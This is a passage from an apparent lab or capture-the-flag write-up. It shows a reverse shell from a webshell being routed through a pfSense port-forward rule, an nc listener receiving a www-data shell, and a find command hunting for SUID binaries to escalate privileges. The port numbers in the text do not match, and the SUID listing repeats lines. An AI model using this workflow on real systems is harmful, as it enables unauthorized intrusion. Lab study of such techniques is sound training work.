
What's wrong here? Let me tell you. This shell was never gonna work. The reason is it is initiating a connection to a machine with IP 192.168.66.12 whose IP address the target doesn't know. If you observed the scenario here, the attacker system is behind a router as part of a LAN. The only machine the target knows in our network is the Pfsense router. So I first need to set up port forwarding on the router to my attacker machine. This can be done as shown.




In the Firewall menu, there is a "NAT" sub menu.




This option has a Port forward section.




I added a new port forward rule.



I set a port forward so that any connection coming to port 4466 of the router should be forwar-ded to internal IP 192.168.66.12 which is my Kali machine. After all changes are finished, I saved the rule.



A new port forward rule is added successfully.



Now, I executed the webshell again but this time I set the IP to 192.168.36.154 which is the external IP of the Pfsense router. This time I successfully get a shell on the target.

```
kali@kali:~$ nc -lvp 4646
listening on [any] 4646 ...
192.168.36.179: inverse host lookup failed: Unknown host
connect to [192.168.66.12] from (UNKNOWN) [192.168.36.179] 50602
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

Next thing I did was privilege escalation. Since I had access as a "www-data" user, there wou
-ld be no SUDO privileges. So I used find command to see if there are any programs with SUID bit set.

```
www-data@cherry:/var/www/html/backup$ find / -perm -u=s -type f 2>/dev/null find / -perm -u=s -t
ype f 2>/dev/null

/usr/bin/fusermount
/usr/bin/umount
/usr/bin/at
/usr/bin/mount
/usr/bin/setarch
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/su
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/passwd
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/snap/snapd/10707/usr/lib/snapd/snap-confine
/snap/snapd/8542/usr/lib/snapd/snap-confine
/snap/core18/1944/bin/mount
/snap/core18/1944/bin/ping
/snap/core18/1944/bin/su
/snap/core18/1944/bin/umount
/snap/core18/1944/usr/bin/chfn
/snap/core18/1944/usr/bin/chsh
/snap/core18/1944/usr/bin/gpasswd
/snap/core18/1944/usr/bin/newgrp
/snap/core18/1944/usr/bin/passwd
/snap/core18/1944/usr/bin/sudo
/snap/core18/1944/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/1944/usr/lib/openssh/ssh-keysign
/snap/core18/1880/bin/mount
/snap/core18/1880/bin/ping
/snap/core18/1880/bin/su
/snap/core18/1880/bin/umount
/snap/core18/1944/usr/bin/sudo
/snap/core18/1944/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/1944/usr/lib/openssh/ssh-keysign
/snap/core18/1880/bin/mount
/snap/core18/1880/bin/ping
/snap/core18/1880/bin/su
/snap/core18/1880/bin/umount
/snap/core18/1880/usr/bin/chfn
/snap/core18/1880/usr/bin/chsh
/snap/core18/1880/usr/bin/gpasswd
/snap/core18/1880/usr/bin/newgrp
/snap/core18/1880/usr/bin/passwd
/snap/core18/1880/usr/bin/sudo
/snap/core18/1880/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/1880/usr/lib/openssh/ssh-keysign
www-data@cherry:/var/www/html/backup$
```

